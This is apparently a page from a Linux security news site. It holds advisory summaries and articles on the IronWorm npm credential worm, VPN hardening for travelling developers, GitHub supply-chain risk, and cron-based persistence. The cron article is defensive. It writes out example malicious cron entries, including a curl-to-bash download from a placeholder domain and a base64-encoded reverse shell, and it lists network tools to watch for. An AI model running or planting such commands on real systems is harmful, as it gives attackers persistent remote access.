


Security Vulnerabilities  security advisory critical

security advisory critical Attackers are actively exploiting a high-severity vulnerability in Langflow , an open-source platform used to build and run AI workflows. . The flaw turns a file upload into a filesystem write, allowing a user-controlled file to escape the application's intended upload directory and land in locations Langflow was never supposed to touch. The vulnerable upload endpoint permits path traversal through crafted filenames. From there, the impact depends heavily on how the platform is deployed. A...
 Jun 11, 2026
Vendors/Productssecurity advisory linux

security advisory linux With npm v12 , dependency preinstall, install, and postinstall scripts will no longer execute automatically during package installation. Script execution will require explicit approval through new controls such as npm approve-scripts, with the change expected to arrive in July 2026. . The announcement targets a part of the software supply chain that has repeatedly appeared in package registry abuse, credential theft, and CI/CD compromise investigations. A single npm install could trigger code...
Jun 11, 2026
Security Vulnerabilities security advisory zero-day

security advisory zero-day CISA added CVE-2026-11645 to its Known Exploited Vulnerabilities catalog after Google confirmed active exploitation of the flaw. The bug sits in V8, the JavaScript engine behind Chrome and Chromium. . That's where this gets more interesting. Most coverage will focus on Chrome because that's where the patch landed. But the affected component is V8. Chromium relies on it. Electron relies on it. Plenty of desktop software Linux users interact with every day relies on it too, often without much...
Jun 10, 2026

Network Securitysecurity advisory networking
security advisory networking For years, IPv4 was the only proxy type that really mattered for anyone running automation off a Linux box. IPv6 was the protocol everyone said they’d migrate to, but almost nobody actually did. In 2026, that’s finally starting to shift. . The problem is that most admins stick with IPv4 out of habit. They know it; it’s what their tooling defaults to, and they don’t see a reason to change. Some are overpaying for addresses they don’t need. Others would quietly break their scrapers, scripts, or...
Jun 09, 2026
Network Securityopen-source python

open-source python Researchers recently identified another wave of malicious packages on PyPI linked to the broader Mini Shai-Hulud campaign, a worm-like supply chain attack that spread through trusted software packages. On the surface, the packages looked no different from thousands of others published to the repository each week. . Instead of trying to break into a target network directly, the attackers hid malicious code inside software that developers were already using. A few downloads are all it takes....
Jun 09, 2026
 Refine news
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
What got you started with Linux?
Loading...
Explore Latest Linux Security news
We found 9,995 articles for you...
210
 malwarelinuxsupply chain
IronWorm Supply Chain Threat from Linux Credential Theft
IronWorm steals credentials and uses them to spread beyond the original victim, turning developer access into a supply chain risk. . A new campaign targeting npm has evolved past simple credential theft. Researchers identified IronWorm, a self-spreading threat. It harvests high-value Linux development secrets—SSH keys, cloud tokens, package publishing credentials. One compromised workstation becomes a launchpad for downstream supply chain attacks. This is not a get-in-and-get-out operation. IronWorm maintains persistence, expands through the software you maintain, and leverages your reputation to push malicious code to every user who pulls your next update. The threat model shifted. Your workstation is no longer just an endpoint. It is the most significant vulnerability in your production supply chain. What Is IronWorm? IronWorm acts like a digital parasite. It hides inside software developers' trust. Researchers found the malware inside dozens of malicious npm packages on the public registry. It operates with a singular focus: collecting secrets. It ignores browser history. It ignores personal files. It hunts for digital keys that allow an attacker to move beyond a single machine and into the broader software ecosystem. Why The IronWorm Malware Attack Is Different Most malware follows a predictable, finite lifecycle. It infects a system. It scrapes what it can. It exists. IronWorm breaks that model. It is designed for expansion. A developer pulls a tainted dependency. The malware scrapes tokens. It uses those stolen tokens to compromise additional packages. It creates new victims through the very infrastructure you use to build software. This is not just credential theft. It is an automated supply chain assault. It uses your own reputation to lure the next target. How IronWorm Impacts Linux Users Most security reports stop at the npm layer. That is a mistake. For the Linux ecosystem, the threat is existential. Linux Developers Are Prime Targets Linux workstationsare rarely just office computers. They are development hubs. Attackers know this. They are not looking for standard user credentials. They are looking for SSH keys, cloud secrets, and Git tokens. They want the bridge between a local machine and a production environment. Linux Build Servers and CI/CD Pipelines Linux systems act as the engine room for software delivery. They run GitHub Actions, GitLab CI, or Jenkins. If IronWorm compromises a machine used to manage build runners, the attacker gains more than a workstation. They gain the ability to tamper with software before it reaches a user. Open Source Maintainers Face Elevated Risk If you maintain public-facing packages, you are a primary target. IronWorm is specifically designed to hijack npm publishing tokens used to push updates. If an attacker gains those credentials, they push malicious code under your name. Trust is the hardest thing to build in open source. IronWorm is engineered to break it. The eBPF Rootkit Connection Beyond credential theft, IronWorm introduces a technical layer of persistence. Researchers found that the malware leverages eBPF . This is a powerful Linux kernel technology typically used for networking, observability, and security tools. Administrators use eBPF to monitor system health and detect intrusions. Attackers realized the same power that allows a security tool to inspect the kernel also allows malware to remain hidden. By utilizing eBPF, IronWorm manipulates system calls. It bypasses traditional monitoring. It stays stealthy while it harvests the next set of credentials. Why Supply Chain Attacks Keep Getting Worse IronWorm is not an isolated anomaly. It is part of a broader trend in which attackers target trusted software distribution channels rather than individual users. The 2024 XZ Utils backdoor demonstrated how a compromise in a widely trusted open-source project can ripple through Linux distributions and enterprise environments. IronWorm follows a similar trust-abuse strategy, but insteadof inserting malicious code directly into a project, it focuses on stealing developer credentials that can be used to compromise additional software packages and development pipelines. Whether the attack begins with a compromised maintainer, a malicious dependency, or stolen publishing credentials, the goal remains the same: abuse trust to reach as many downstream systems as possible. What Linux Administrators Should Do Now If you manage Linux development environments, close the gap between developer workstations and production infrastructure. That's where a lot of these attacks gain traction. Audit Dependencies: Review package manifests and dependency trees for anything unauthorized, unexpected, or recently introduced without a clear reason. Restrict Tokens: Move away from long-lived master keys where possible. Use scoped, short-lived publishing credentials instead. Rotate Secrets: Assume every SSH key, API token, cloud credential, and other secret stored on an affected machine has been exposed. Rotate them. Isolate CI/CD: Build runners should not keep persistent secrets on disk. An infected process only needs a moment to scrape them. Monitor eBPF Activity: Configure detection and monitoring tools to alert on unexpected or unauthorized eBPF program loading. Enforce Least Privilege: Limit what a user session can access. Developer accounts rarely need direct access to production systems or high-value credentials. For defenders, the interesting part isn't the Linux infection itself. It's the focus on credentials. Once an attacker has access to developer tokens, keys, and deployment accounts, the scope of the incident can change quickly. A compromised workstation is manageable. A compromised development pipeline is a different problem. Related Reading Why CI/CD Pipelines Are Targets in Software Supply Chain Attacks Red Hat npm Package Compromise Highlights Supply Chain Risks Nx Console Important Supply Chain Breach Affects Linux DevPipelines Linux Supply Chain Attacks Threaten DevOps Teams and Security . IronWorm exploits Linux credentials, turning machines into supply chain threats with far-reaching impacts.. IronWorm Credential Theft Supply Chain Linux Development. . MaK Ulac
 Jun 08, 2026
•
Jun 08, 2026
• Security Vulnerabilities
74
 system securityLinux networkmobile development
VPN Strategies for Linux Developers Managing Mobile Security Risks
The romanticized image of the digital nomad – a laptop on a sun-drenched balcony – rarely accounts for the actual friction of maintaining a professional development environment on the move. . The friction is amplified with Linux. We are looking for a setup that respects our kernel configurations, handles volatile network handovers, and maintains a strict security posture without the hand-holding of a consumer-grade OS – so, put simply, more than just a laptop and a sunny deck. The hardware is finally catching up to the software. But even with a specialized machine, the "last mile" of your connection remains a variable you cannot fully control. For developers constantly moving between airports, hotels, coworking spaces, and unreliable tethered connections, the issue is often less about a catastrophic breach and more about inconsistency. A reconnect event handled poorly, a DNS request escaping the tunnel, or a background process reaching the network before the VPN session fully restores itself can quietly expose more information than expected. Your primary risk is the silent failure of a connection, not just a standard data breach. On many systems, if a tunnel drops, the OS simply reverts to the unencrypted local gateway, but in a crowded coworking space or a high-traffic airport, that half-second of exposure is enough to leak sensitive SSH keys or internal API endpoints. Public infrastructure also introduces problems that are difficult to predict ahead of time. Captive portals can interrupt encrypted tunnels unexpectedly, hotel routers may force their own DNS configuration onto connected devices, and heavily congested transit hubs often trigger constant reconnect cycles throughout the day. Trusting the Network Less One of the subtle shifts that happens with long-term remote work is the gradual assumption that no network is inherently trustworthy. Hotel Wi-Fi, airport lounges, coworking spaces, and short-term rentals all introduce infrastructure that is effectively outside yourcontrol. For Linux users, this changes the way networking is approached entirely. The objective stops being simply "connecting securely" and becomes building a system that assumes the surrounding environment is unreliable by default. This is partly why lightweight, kernel-level tools have become so attractive. The fewer layers involved in maintaining encrypted connectivity, the fewer opportunities there are for silent failure during movement between networks. Over time, many developers end up treating public infrastructure as little more than a transport layer — useful for access, but never trusted outright. The Killswitch So, what underpins a robust strategy? It all starts with a system-level killswitch. Rather than relying on a desktop environment's GUI to handle this, many developers are moving toward nftables or ufw rules that drop all outbound traffic unless it is routed through the specific tunnel interface. This ensures that the security of your vpn is integrated into the architecture of the machine itself, rather than sitting as a vulnerable application on top of it. The objective is not necessarily to create an impenetrable system. It is to reduce the number of silent failures that occur while moving constantly between unfamiliar networks. A properly configured killswitch removes the possibility of traffic quietly reverting back to the local gateway during a reconnect event. Understanding the distinction between a proxy vs VPN setup also becomes important in these environments. While proxies can still serve a purpose for isolated traffic routing, they generally lack the system-wide encryption and traffic enforcement that Linux developers rely on while traveling. Some users take this further by enforcing traffic rules directly through the firewall layer itself: sudo systemctl enable wg-quick@wg0> The exact implementation matters less than the principle behind it: the tunnel should be treated as part of the operating environment rather than as a temporaryapplication running on top of it. WireGuard and the Art of Mobility The shift toward WireGuard as the standard protocol has been a game-changer for this line of work. Its integration directly into the kernel means it is incredibly lightweight, preserving battery life during long travel days. More importantly, its ability to handle "roaming" is essential. Standard OpenVPN setups often struggle when switching from a spotty 5G tether to a hotel Wi-Fi, often requiring a manual restart of the service. WireGuard handles these handovers almost invisibly. When you are moving through transit hubs, you need a connection that remains persistent without requiring constant intervention from the terminal. The reduced overhead also matters more than expected on lightweight Linux travel hardware. Maintaining persistent encrypted tunnels over long sessions can quietly drain battery life on older VPN implementations, particularly when hopping repeatedly between unstable wireless networks throughout the day. Increasingly, developers are also leaning on mesh-overlay networks to simplify remote access while traveling. The appeal is less about convenience and more about reducing the number of moving parts exposed to public infrastructure. Rather than opening ports or constantly adjusting firewall rules remotely, encrypted peer-to-peer overlays allow internal services to remain accessible without directly exposing them to the wider internet. Managing the DNS Leak A common pitfall for Linux users on the move is the way different distributions handle resolv.conf or systemd-resolved . It is entirely possible to have a secure, encrypted tunnel while still leaking your DNS queries to a local, potentially malicious, router. Practice a multi-layered approach: Hardcoding trusted providers into your network manager to prevent DHCP overrides. Utilizing DNS-over-HTTPS (DoH) or DNS-over-TLS (DoT) to ensure that even if the tunnel is momentarily down, your browsing history isn't being scraped. Mesh-overlay networks can bypass the need for complex port forwarding on restricted public networks. Different Linux distributions handle DNS resolution differently, which can create inconsistencies while traveling. Some network managers aggressively overwrite resolver settings during reconnect events, particularly after interacting with captive portals or heavily managed public Wi-Fi infrastructure. The problem is rarely obvious to the user in real time. From the surface, the VPN tunnel may still appear active while DNS requests quietly continue resolving through the local router instead of the encrypted provider configured by the user. The Human Element Your goal is a state of "invisible security." It’s about building the infrastructure to ensure advanced protocols are operating in the background, liberating you from the constant mental overhead of checking our connection status. The most stable setups are usually the least visible during day-to-day work. A lightweight WireGuard tunnel, system-level firewall enforcement, trusted DNS resolvers, and hardware-backed authentication are often enough to eliminate many of the common failure points associated with travel networking. Building this stack requires a bit of upfront effort – a few hours of configuration in exchange for months of worry-free mobility. By treating your networking as a fundamental part of your development environment, you ensure that the only thing you have to focus on is the code, no matter where in the world you happen to be sitting. . Optimize your security and connectivity as a digital nomad using effective VPN strategies on Linux. Master mobility and stability today.. VPN Strategies, Linux Networking, Digital Nomads, WireGuard, System Security. . MaK Ulac
May 26, 2026
•
Network Security

77
 open-sourceLinux administrationsystem security
Misuse of Cron Jobs for Long-Term Access in Linux Environments
Cron has existed in Unix and Linux environments for decades, handling backups, cleanup scripts, patching jobs, log rotation, monitoring tasks, and other maintenance work that administrators do not want to run manually. Most Linux servers rely on it constantly, which is exactly why attackers continue abusing it for persistence after a system has already been compromised. . Persistence through cron is not complicated. Attackers do not need a rootkit or advanced malware framework to maintain access to a Linux host. A single scheduled task can relaunch a reverse shell, download a payload again after defenders remove it, or reconnect to attacker infrastructure every few minutes. Because cron already belongs in production systems, malicious jobs often blend into legitimate administrative activity. Many Linux environments still receive less monitoring than Windows systems, especially in smaller organizations or cloud deployments where administrators focus more on uptime than host-level security visibility. That creates an opening for attackers because scheduled tasks may continue running for weeks or months before anyone notices unusual outbound traffic, high CPU usage, unauthorized scripts, or recurring malware infections. Why Attackers Use Cron for Persistence Attackers need reliable access after the initial compromise. The original exploit only gets them into the system once. Persistence keeps the foothold alive after reboots, service restarts, password changes, or partial cleanup attempts by administrators. Cron works well for that because it automatically executes commands at scheduled intervals without requiring the attacker to stay connected interactively. Once a malicious cron entry exists, the system itself continues launching the attacker’s commands repeatedly. A cron job can: Restart malware after reboot Download payloads from remote infrastructure Recreate deleted files Maintain reverse shells Launch data exfiltration scripts Re-add unauthorized SSH keys Modify sudo rules for privilege escalation Most Linux distributions include several cron locations by default: /etc/crontab /etc/cron.d/ /etc/cron.hourly/ /etc/cron.daily/ /var/spool/cron/ /var/spool/cron/crontabs/ Each location creates another persistence opportunity because attackers only need write access to one of them. A compromised web application account may not have full root privileges, but it may still control a writable user crontab that executes commands regularly. Administrators investigating a compromised system often focus first on active processes, suspicious binaries, or network connections. Cron persistence survives because the malicious code may only execute once every few minutes or once every few hours, leaving very little visible activity between executions. How Cron Persistence Usually Appears on Compromised Systems The simplest cron persistence method still appears constantly during Linux incident response cases. An attacker creates a scheduled task that launches a malicious script every minute. * * * * * /tmp/update.sh That script may reconnect to a command-and-control server, reinstall deleted malware, or download additional payloads if the original files disappear. Administrators sometimes remove the visible malware without removing the cron entry itself, which allows the compromise to restore itself automatically. Attackers also use short one-line commands that pull malicious scripts directly from remote servers: */5 * * * * curl -fsSL http://malicious-domain/payload.sh | bash The command itself may look harmless to inexperienced administrators because curl and bash appear constantly in legitimate Linux workflows. During a rushed investigation, it is easy to overlook a scheduled task that resembles an automated update script. Encoded commands appear frequently as well because attackers try to hide payloads from casual inspection. * * * * * echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS80NDQ0IDA+JjE= | base64-d | bash An administrator quickly reviewing cron entries may not immediately decode the command or recognize that it launches a reverse shell. Temporary directories also appear constantly in Linux persistence cases: /tmp/ /var/tmp/ /dev/shm/ Those locations are attractive because they are writable and commonly used by legitimate applications. Attackers place scripts there because administrators may ignore temporary storage during routine system reviews. Why Root Cron Jobs Become More Dangerous User-level persistence already creates security problems, but root cron jobs change the impact significantly because the scheduled task executes with full system privileges. If attackers compromise a root-owned service or abuse weak sudo permissions, they may gain the ability to modify system-wide cron locations such as: /etc/crontab /etc/cron.d/ At that point, the scheduled task can: Create hidden administrator accounts Alter authentication files Disable security tools Change firewall rules Install additional malware Modify startup scripts Tamper with logs The persistence becomes harder to remove because the attacker can continuously restore changes after defenders attempt to clean up. A common mistake during incident response is deleting suspicious binaries while leaving the cron mechanism untouched. The malware returns minutes later because the scheduled task simply downloads or recreates the payload again. What Suspicious Cron Activity Looks Like Most legitimate cron jobs follow predictable administrative patterns. They launch backup scripts, rotate logs, run monitoring checks, or execute maintenance tasks from known application directories. Malicious cron entries usually stand out once administrators know what to examine carefully. Very frequent execution intervals deserve attention. * * * * * Legitimate business applications rarely need to execute shell scripts every single minute unless the system performs monitoringor synchronization tasks. Attackers prefer short intervals because persistence becomes more reliable when the payload is constantly relaunching. Commands involving outbound network connections should also raise suspicion: curl wget nc bash -i python -c perl -e These tools are legitimate on Linux systems, but scheduled tasks that repeatedly contact external IP addresses or unknown domains deserve investigation. Execution from temporary directories is another warning sign because production automation usually executes from controlled application paths rather than user-writable storage locations. Encoded commands should also be reviewed carefully. Attackers commonly use Base64 encoding to hide reverse shells, downloader scripts, or command pipelines that would otherwise look suspicious during quick reviews. File ownership changes matter too. If a cron file suddenly changes ownership or modification time after a web server compromise, administrators should determine which process modified it and whether unauthorized access has already occurred. Where Administrators Should Look First The first step is reviewing active cron jobs directly . crontab -l System-wide scheduled tasks should also be inspected carefully: cat /etc/crontab ls -la /etc/cron.d/ ls -la /var/spool/cron/ Do not stop after reviewing the root account. Attackers often use service accounts because they attract less scrutiny during investigations. Accounts tied to web applications or backend services frequently become persistence points after a compromise. Common targets include: nginx apache www-data tomcat Review modification timestamps while investigating suspicious entries. stat /etc/crontab stat /var/spool/cron/root Unexpected timestamp changes often help establish when persistence was added and whether it aligns with other suspicious activity on the host. Linux logs may also reveal cron execution history if logging isenabled: grep CRON /var/log/syslog grep CRON /var/log/cron journalctl | grep CRON Administrators should compare cron activity against normal operational behavior. A backup script executing nightly is expected. A scheduled task launching curl against an external IP every minute is not. Why Cron Persistence Is Often Missed Cron itself is legitimate infrastructure, which makes malicious activity harder to identify quickly. Large Linux environments may contain hundreds of scheduled tasks across servers, applications, containers, and maintenance systems. Attackers rely on that administrative noise . A malicious cron job may resemble: patch automation monitoring scripts software updates synchronization tasks deployment scripts During incident response, administrators already deal with large amounts of log data, active alerts, filesystem changes, and compromised accounts. Scheduled tasks sometimes receive less attention because they appear routine at first glance. Linux environments also vary heavily between organizations. Some companies maintain centralized logging and detailed auditing. Others rely mostly on local logs stored directly on individual servers. If logging retention is weak or systems are rebuilt frequently, investigators may never see when the malicious task first appeared. Containers complicate investigations further because scheduled tasks inside short-lived workloads may disappear before administrators begin forensic analysis. Attackers increasingly abuse containers because rebuilding the environment may erase useful evidence while leaving the original persistence mechanism elsewhere in the infrastructure. Hunting for Cron-Based Persistence Administrators should monitor cron locations for unexpected changes and review newly created scheduled tasks carefully. Linux audit rules can help track modifications: auditctl -w /etc/crontab -p wa auditctl -w /etc/cron.d/ -p wa These rules generate logs whenever cron files aremodified or written to, which helps investigators determine when persistence was added and which account performed the change. Process monitoring also matters because cron-launched malware often spawns suspicious commands: bash curl python nc wget If a scheduled task repeatedly launches outbound connections or executes scripts from temporary directories, administrators should inspect the parent cron entry immediately. OSQuery can help enumerate active scheduled tasks across Linux systems: SELECT * FROM crontab; Administrators should also compare cron activity against known maintenance schedules. If a server suddenly begins executing previously unknown tasks overnight or after a compromise event, the scheduled jobs deserve review even if the commands initially appear harmless. Hardening Linux Systems Against Cron Abuse Restricting cron access reduces the number of accounts capable of creating scheduled tasks after a compromise. Linux systems support access control files, such as: /etc/cron.allow /etc/cron.deny Administrators should avoid allowing unnecessary service accounts to create cron jobs because compromised web applications frequently become persistence points. File permissions matter as well. Production automation should execute from controlled directories with predictable ownership instead of temporary storage locations such as: /tmp/ /var/tmp/ /dev/shm/ Administrators should review sudo permissions carefully because weak sudo rules often allow attackers to modify root-owned cron entries after gaining limited access. Centralized logging also improves investigations significantly because local logs alone may disappear during rebuilds, crashes, or cleanup attempts. Retaining cron execution history helps administrators identify when persistence began and whether multiple systems were affected. Cron should not be the only persistence mechanism investigators search for during incident response. Attackers commonlycombine scheduled tasks with: unauthorized SSH keys startup script modifications hidden user accounts web shells altered system services Removing the visible malware without identifying every persistence method often leads to reinfection later. Final Thoughts Cron persistence remains effective because scheduled tasks already belong inside the Linux infrastructure. Administrators expect automation to execute constantly across production systems, which gives attackers an opportunity to hide malicious commands among legitimate operational activity. A single cron entry can maintain access long after the original compromise occurred. Malware reappears after cleanup, reverse shells reconnect automatically, and unauthorized scripts continue running quietly in the background because the persistence mechanism itself still exists. Linux administrators do not need advanced forensic tooling to begin checking for cron abuse. Reviewing scheduled tasks, inspecting writable directories, monitoring outbound connections, and auditing cron modifications already help reduce the chance that persistence survives unnoticed for months inside production systems. Related Reading Understanding Linux Persistence Mechanisms and Detection Tools Linux Attackers Use SSH Legitimate Tools to Evade Detection CRON#TRAP Malware: Emulated Linux Attack Techniques Revealed Hackers Exploit Old Apache Flaw to Deploy Linuxsys Cryptominer Emerging ClickFix Attacks Are Now Targeting Linux Systems . Learn about how attackers leverage cron jobs for persistence on Linux systems and effective mitigation strategies.. cron jobs security persistence techniques Linux. . Dave Wreski
May 25, 2026
•
Server Security
78
 security breachlinuxautomation
Risks of GitHub Repo Breach on Linux Supply Chain Security
A major internal repository breach at GitHub has exposed a critical and overlooked blind spot in Linux supply chain security. Kernel exploits, exposed SSH services, weak firewall rules, and vulnerable daemons dominated the Linux threat model for years, and in many environments, they still matter. But recent supply-chain incidents involving GitHub ecosystems, npm packages, and malicious developer tooling point somewhere else entirely: the developer workstation. . The breach matters because attackers no longer need direct access to hardened Linux servers to compromise production environments. Trusted developer tooling and CI/CD automation can now deliver poisoned code upstream long before defenders realize anything changed. Modern Linux environments increasingly depend on GitHub Actions workflows, container registries, self-hosted runners, and automated deployment pipelines tied directly to developer systems. One compromised extension or dependency may be enough to quietly move malicious code into production infrastructure. Linux environments disproportionately rely on open-source tooling, containerized CI workflows, infrastructure-as-code automation, and developer-managed deployment pipelines. That trust relationship is now becoming one of the weakest points in the modern Linux security model. Why Developer Workstations Have Become a Linux Security Blind Spot Recent supply-chain incidents involving malicious npm packages, compromised developer tooling, and poisoned CI workflows have exposed a growing problem for Linux environments: trusted developer systems now sit directly upstream from production infrastructure. VS Code extensions carry an unusual level of trust inside modern Linux workflows. Developers install them constantly for: Linting and Git integration Container and Kubernetes management Terraform support and build automation Cloud deployment workflows Most teams barely review these extensions beyond install counts and marketplace ratings. Productivityusually wins over scrutiny. Once installed, a compromised extension may gain access to: GitHub session tokens SSH keys and signing credentials npm authentication tokens Kubernetes configurations Cloud secrets and CI environment variables Linux production systems often prioritize automation, minimalism, and operational efficiency over traditional endpoint-style monitoring. That makes trusted developer environments especially valuable to attackers looking for cleaner access paths into infrastructure. Attackers no longer need to fight through hardened Linux servers directly if they can compromise the trusted tooling developers already use upstream. Why the GitHub Supply-Chain Trend Matters for Linux Security Recent supply-chain attacks highlight a dangerous reality for Linux teams: production infrastructure increasingly inherits the trust decisions made upstream inside developer tooling and CI automation. Linux systems often sit at the very end of the attack chain. The broader npm and GitHub ecosystem attacks demonstrated how malicious code can move through legitimate CI infrastructure and trusted publishing systems without immediately triggering suspicion. In several incidents, poisoned packages appeared authentic because they were distributed through otherwise trusted automation pipelines. Even cryptographic provenance becomes less meaningful if the trusted CI pipeline itself has already been compromised. Traditional Linux security still matters. Kernel hardening, SSH lockdowns, segmentation, SELinux policies, and firewall rules remain essential. But they no longer represent the full attack surface. Attackers increasingly target trust relationships because trusted automation provides cleaner and quieter access than exploiting operating systems directly. How a Single Developer Workstation Can Poison Production The attack chain starts quietly. A developer installs or updates what appears to be a legitimate VS Code extension or npm dependency. The toolingbehaves normally enough to avoid suspicion while hidden functionality begins harvesting credentials and session data. From there, attackers can move directly into trusted automation systems. A compromised developer environment may expose: GitHub access tokens SSH keys and signing credentials Kubernetes deployment configurations Cloud authentication secrets CI/CD environment variables Once attackers gain access, CI/CD systems become the amplification layer. GitHub Actions workflows may be modified to inject malicious dependencies, alter build configurations, or poison deployment artifacts. Self-hosted Linux runners create additional exposure because they often maintain persistent credentials and broad internal network access. At that point, attackers no longer need direct access to hardened Linux servers. Trusted automation delivers the malicious code for them. A compromised extension on a developer workstation may ultimately lead to poisoned containers being automatically deployed into Kubernetes clusters or production Linux environments through infrastructure already trusted by the organization. Linux CI/CD Pipelines Are Increasingly Becoming the Real Target Security researchers increasingly view CI/CD systems as the primary target for modern supply-chain attacks in Linux environments. Pipeline compromise bypasses many traditional security controls because the malicious activity occurs inside systems already approved to build and deploy software. GitHub Actions workflows deserve particular scrutiny. Risky patterns such as pull_request_target workflows may allow attacker-controlled code from external pull requests to execute inside trusted repository contexts that may still have access to repository secrets, tokens, or workflow permissions under certain conditions. Self-hosted Linux runners create even larger blast radii because they frequently maintain: Long-lived credentials Access to internal repositories Container registry permissions Terraform state files Kubernetes deployment access Infrastructure-as-code compounds the problem further. Dockerfiles, Terraform manifests, Helm charts, and deployment workflows collectively provide attackers with detailed visibility into production architecture. For Linux teams, CI/CD infrastructure must now be treated as a high-risk security boundary rather than simple deployment automation. npm Supply-Chain Attacks Continue Targeting Linux Development Environments A surge in targeted npm attacks confirms that package ecosystems remain one of the weakest links in Linux-based development environments. Attackers increasingly rely on techniques such as: Typosquatting legitimate package names Maintainer account compromise Dependency confusion attacks Poisoned transitive dependencies Transitive dependencies make the problem significantly worse. Developers may trust a direct package while having little visibility into hundreds of indirect dependencies installed alongside it. By the time defenders detect suspicious behavior, malicious packages may already exist across: CI runners Container images Production workloads Cached deployment artifacts Package trust now directly impacts the integrity of the underlying Linux environment. How Linux Admins Can Detect Exposure Security teams are increasingly adopting new response protocols for supply-chain compromises tied to developer tooling and CI automation. Admins should immediately focus on: Repository activity: Look for unauthorized workflow edits, suspicious commits, or unexpected OAuth authorizations. Runner behavior: Monitor CI runners for unusual outbound traffic, package downloads, or unexpected job execution patterns. Credential rotation: Replace GitHub tokens, SSH keys, npm credentials, cloud secrets, and Kubernetes service accounts. Artifact integrity: Rebuild containers from verified sources and validate SBOMs against known-good baselines. Extension auditing: Reviewinstalled VS Code extensions across developer systems and remove unapproved tooling. Persistence checks are equally important. Malicious workflows, poisoned caches, and hidden automation hooks may survive standard credential rotations. Supply-chain attacks rarely stop at a single layer. Best Practices for Securing Linux CI/CD Pipelines Security teams are increasingly treating developer tooling and CI infrastructure with the same level of scrutiny traditionally reserved for production servers. Endpoint Hardening Restrict VS Code extension installations through allowlists and centralized policy controls. Isolate development environments using containers or disposable workspaces. Monitor workstations for unauthorized extension activity and credential access. GitHub and CI Security Avoid risky GitHub Actions patterns such as pull_request_target unless absolutely necessary. Use MFA, short-lived tokens, and tightly scoped GitHub permissions. Deploy ephemeral CI runners instead of persistent self-hosted systems. Segment CI infrastructure from production deployment networks. Dependency and Artifact Security Verify package provenance using Sigstore or cosign. Continuously audit dependencies and monitor for suspicious package updates. Validate SBOMs before deployment. Use tooling such as OpenSSF Scorecard, Syft, Grype, and Trivy to improve visibility into software supply chains. Visibility remains the final layer. Centralized logging, behavioral monitoring, and threat intelligence integration improve detection speed when trusted tooling becomes the compromise vector. Linux Security Now Starts Before Production Linux admins spent years hardening production infrastructure against direct compromise. Attackers adapted by moving further upstream into developer environments, package ecosystems, and CI/CD automation already trusted to deploy code into production. That shift changes the security model entirely. A fully patched Linux servermay still execute poisoned code delivered through a trusted pipeline, signed package, or compromised developer workflow. In many environments, the workstation now matters just as much as the production server itself. The modern Linux attack surface no longer starts at the edge firewall or exposed SSH port. Increasingly, it starts wherever developers write, build, and ship code. Stay ahead of emerging Linux supply-chain threats, CI/CD risks, and open-source security issues by subscribing to the LinuxSecurity newsletter . Get weekly analysis, practical hardening guidance, and security insights focused on real-world Linux infrastructure. Related Reading Why CI/CD Pipelines Became Targets in Software Supply Chain Attacks GitHub Actions Linux Self-Hosted Runners Security Risks Why Linux Supply Chain Attacks Are Becoming a Nightmare for DevOps Teams The npm Supply Chain Problem: Why Installing Packages Executes Untrusted Code GitHub Actions Critical Misconfigurations Expose Open Source Risks . Explore the risks in Linux supply chain security amidst GitHub's repo breach, revealing the importance of developer tool security.. Linux Supply Chain Security, GitHub Breach, CI/CD Security, Developer Tool Threats, Security Best Practices. . Dave Wreski
May 21, 2026
•
Vendors/Products
209
 access controlmulti-tenantkubernetes
Addressing Multi-Tenant Risks in Linux Workloads on the Cloud
